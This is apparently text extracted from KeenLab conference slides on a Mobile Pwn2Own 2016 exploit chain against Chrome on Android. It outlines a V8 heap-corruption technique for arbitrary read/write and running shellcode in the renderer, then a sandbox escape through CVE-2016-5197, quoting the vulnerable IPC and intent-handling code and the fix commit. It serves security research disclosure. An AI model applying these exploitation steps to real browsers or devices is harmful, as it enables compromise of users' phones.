
- Perform HeapNumber overwrite in next optimization run
 - `m.d = unpackIEEE754(ab_len_addr)`

m.c = 0x200000

m.a = m.a

unchanged


overwritten



Empty FixedArray

Null string


m.d = *float*(ab_len_ptr)



var ab = new ArrayBuffer(40000);

Play with Function – Run #3



- Function allocated at beginning
- ab_storage_ptr = ab_len_ptr + 8
 - m.b = unpackIEEE754(addr_of_code - 8)
 - Can arbitrary read now... Read what?
- During startup Function address also lies before ArrayBuffer
- HeapNumber overwrite *ab_storage_ptr = code_loc - 8
- Code_ptr = ab[3]<< 32 + ab[2]



`var ab = new ArrayBuffer(40000);`

Play with Function – Final run

- m.b = unpackIEEE754(code_ptr)
- *ab_storage_ptr = code_ptr
- Write shellcode with ab access
- Call Function
- Game over! ☺



```

0x2f8c75784bc0 <Function:~ :1>: 0x8b485756e5894855 0x41830f498b482f4f
0x2f8c75784bd0 <Function:~ :1+16>: 0x000c50a53b49011b 0xffff57b20e8057300
0x2f8c75784be0 <Function:~ :1+32>: 0xbab9bb48a0458b49 0x4383000021ea1e72
0x2f8c75784bf0 <Function:~ :1+48>: 0x7a86e8501f79d10b 0x72bab9bb4858fff5
0x2f8c75784c00 <Function:~ :1+64>: 0x00ba49000021ea1e 0x4c00001800000000
0x2f8c75784c10 <Function:~ :1+80>: 0x900008c2c9075389 0xdeadbeed00000000

```

`var ab = new ArrayBuffer(40000);`


Write your shellcode on new Uint32Array(ab)!

So renderer code execution got...


- Now what?

The anatomy of Chrome sandbox

- All untrusted code runs in Target process
- Relay most operations to Broker
- Try best to
 - lock down the capabilities of renderer
- Even renderer is compromised
 - Access is still strictly prohibited
- GPU process have higher level access
 - Than normal sandbox process



Process privileges in Android



State-of-art defense of Android sandbox

- DAC introduced by nature of Linux
- IsolatedProcess introduced in JellyBean
- SELinux enforced in KitKat
 - Further restricted in subsequent release

So... How do we escape the sandbox in Mobile
Pwn2Own 2016?
Chain of Bugs #2

Webview in app is not isolated

- Webview still runs in the same uid/process as ordinary app
- Find some app which accepts controlled-URL to attack
- Oops.. No BROWSABLE ones... but we have IPC bug to rescue!

```
void RenderViewImpl::LaunchAndroidContentIntent(const GURL& intent,
size_t request_id,
bool is_main_frame) {
if (request_id != expected_content_intent_id_)
return;

// Remove the content highlighting if any.
ScheduleComposite();

if (!intent.is_empty()) {
base::RecordAction(base::UserMetricsAction(
"Android.ContentDetectorActivated"));
Send(new ViewHostMsg_StartContentIntent(GetRoutingID(), intent,
is_main_frame));
}
} // src/content/renderer/renderer_view_impl.cc
```

```
bool RenderWidgetHostViewAndroid::OnMessageReceived(
const IPC::Message& message) {
//...
bool handled = true;
IPC_BEGIN_MESSAGE_MAP(RenderWidgetHostViewAndroid, message)
IPC_MESSAGE_HANDLER(ViewHostMsg_StartContentIntent, OnStartContentIntent)
IPC_MESSAGE_HANDLER(ViewHostMsg_SmartClipDataExtracted,
OnSmartClipDataExtracted)
IPC_MESSAGE_HANDLER(ViewHostMsg_ShowUnhandledTapUIIfNeeded,
OnShowUnhandledTapUIIfNeeded)
IPC_MESSAGE_UNHANDLED(handled = false)
IPC_END_MESSAGE_MAP()
return handled;
}
```

```
public void onStartContentIntent(Context context, String intentUrl, boolean isMainFrame) {  
    Intent intent; // Perform generic parsing of the URI to turn it into an Intent.  
    try {  
        intent = Intent.parseUri(intentUrl, Intent.URI_INTENT_SCHEME);  
        String scheme = intent.getScheme();  
        intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);  
    } catch (Exception ex) {  
        Log.w(TAG, "Bad URI %s", intentUrl, ex); return;  
    }  
    try {  
        context.startActivity(intent);  
    } catch (ActivityNotFoundException ex) {  
    }  
}
```

CVE-2016-5197

Arbitrary intent start in broker

```
commit abd993bfcdc18d41e5ea0f34312543bd6dae081e
author Theresa Wellington <twellington@google.com> Wed Oct 26 18:59:02 2016
committer Theresa Wellington <twellington@google.com> Wed Oct 26 19:06:06 2016
```

Add scheme whitelist for content intents

Add a whitelist for content intents sent when the user taps
on an address, email address, or phone number.

BUG=659477

TBR=aelias@chromium.org

Review URL: <https://codereview.chromium.org/2455753002> .

Review-Url: <https://codereview.chromium.org/2448363003>

Cr-Original-Commit-Position: refs/heads/master@{#427758}

Cr-Commit-Position: refs/branch-heads/2840@{#778}

Cr-Branched-From: 1ae106dbab4bdd85132d5b75c670794311f4c57-refs/heads/master@{#414607}

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By KeenLab

